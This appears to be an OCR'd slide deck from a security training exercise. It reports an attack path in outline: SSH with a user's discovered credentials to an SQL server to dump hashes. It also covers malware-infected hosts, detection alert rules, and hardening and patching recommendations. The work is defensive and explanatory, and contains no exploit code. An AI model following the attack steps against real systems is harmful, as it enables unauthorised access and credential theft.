
- Improper implementation of security controls allows for exploitation
- Port 22 – unfiltered port allows for remote command execution
- Attacker SSH with Michael’s discovered credentials to access SQL server to dump hashes




Malicious Behavior – Creating a Private Domain

Active Directory


- Private domain created on corporate network.
- Users were constantly browsing videos on YouTube
- Trojan Malware downloaded
  - Additional hosts infected
  - Hosts infected:
    - 10.6.12.203
    - 172.16.4.205
    - 185.243.115.84 – User of Interest
    - 166.62.11.64





Malicious Behavior – Illegal Torrenting on Private Domain

- Users torrenting on network
  - ***Protocol Observed:***
    - HTTP
  - ***Traffic Analyzed:***
    - Users browsed “publicdomaintorrents.com” and downloaded torrents.
  - ***Files of Interest:***
    - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



Alerts Implemented

Excessive HTTP Errors Alert

- Metric: WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Threshold: 400
- Vulnerability Mitigated: Bruteforce & Enumeration
- Reliability: Alert is highly reliable

HTTP Request Size Monitor Alert

- Metric: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Threshold: 3500
- Vulnerability Mitigated: XSS, DDOS, Directory Traversal
- Reliability: Alert is reliable, but can generate false positives

CPU Usage Monitor Alert

- Metric: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Threshold: 0.5
- Vulnerability Mitigated: Malware & Viruses
- Reliability: Alert is highly reliable

Hardening

Recommendations – System Hardening

Against Malware

- Implement an IDS/IPS
  - Real-time alerts to events
  - Protection from the network layer and up
- Utilize antivirus tools
  - Protects host from malicious programs
- ELK Stack
  - Configure ELK stack and install beats to monitor changes to metrics & logs

Recommendations – WordPress Service Hardening

Application Hardening

- Update WordPress Service
  - Disable REST API & XML-RPC
    - Mitigates enumeration & XML-RPC exploitation.
- Implement a load balancer
  - Distributes traffic
  - Optimizes resources & response
  - Filter requests made to web server
    - Configure servers to block certain requests like “/?author=<number>”
- Implement proper security controls to servers, systems, and applications
  - Prevent unauthorized users from accessing sensitive, confidential, critical, and proprietary information

Recommendations – Provisioning User Access & Security

User Privileges, Rights Management, and IAM

- Implement least privilege
- Implement “zero trust”
- Implement SSO
- Access controls
- Baselines for secure configuration & operations
  - What should be under direct control?
  - Secure restricted files & directories
  - Secure user authentication information
    - “wp-config.php, /wp-admin, wp-login.php”
- Secure network (i.e., DMZ, air-gaps, isolation, and segmentation, etc.)
- Set alerts for authentication logs
  - Anomalies & unauthorized access
- Authentication, Authorization, and Accounting (AAA)

Recommendations – Employee Training & Awareness

Corporate Policies, Laws, and Frameworks


- Train employees on technology usage & privileges
- Employee training on corporate policies, regulations, and laws.
- Best practices (i.e., ITIL, COBIT, ISO, NIST, etc.)
- Compliance & Regulations (i.e., SOX, HIPAA, PCI, GDPR, Data Privacy Act, etc.)
- Auditing & Compliance

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- WordPress Patch – wordpress.yml
  - Playbook file backups and archives data
  - Installs latest version of WordPress
- ELK Stack – elk.yml
  - Configures ELK with docker
  - Use ELK to monitor activity
- Beats
  - Filebeat – helps collect file logs
  - Metricbeat – collects system metrics
  - Packetbeat – helps with packet analysis



Questions?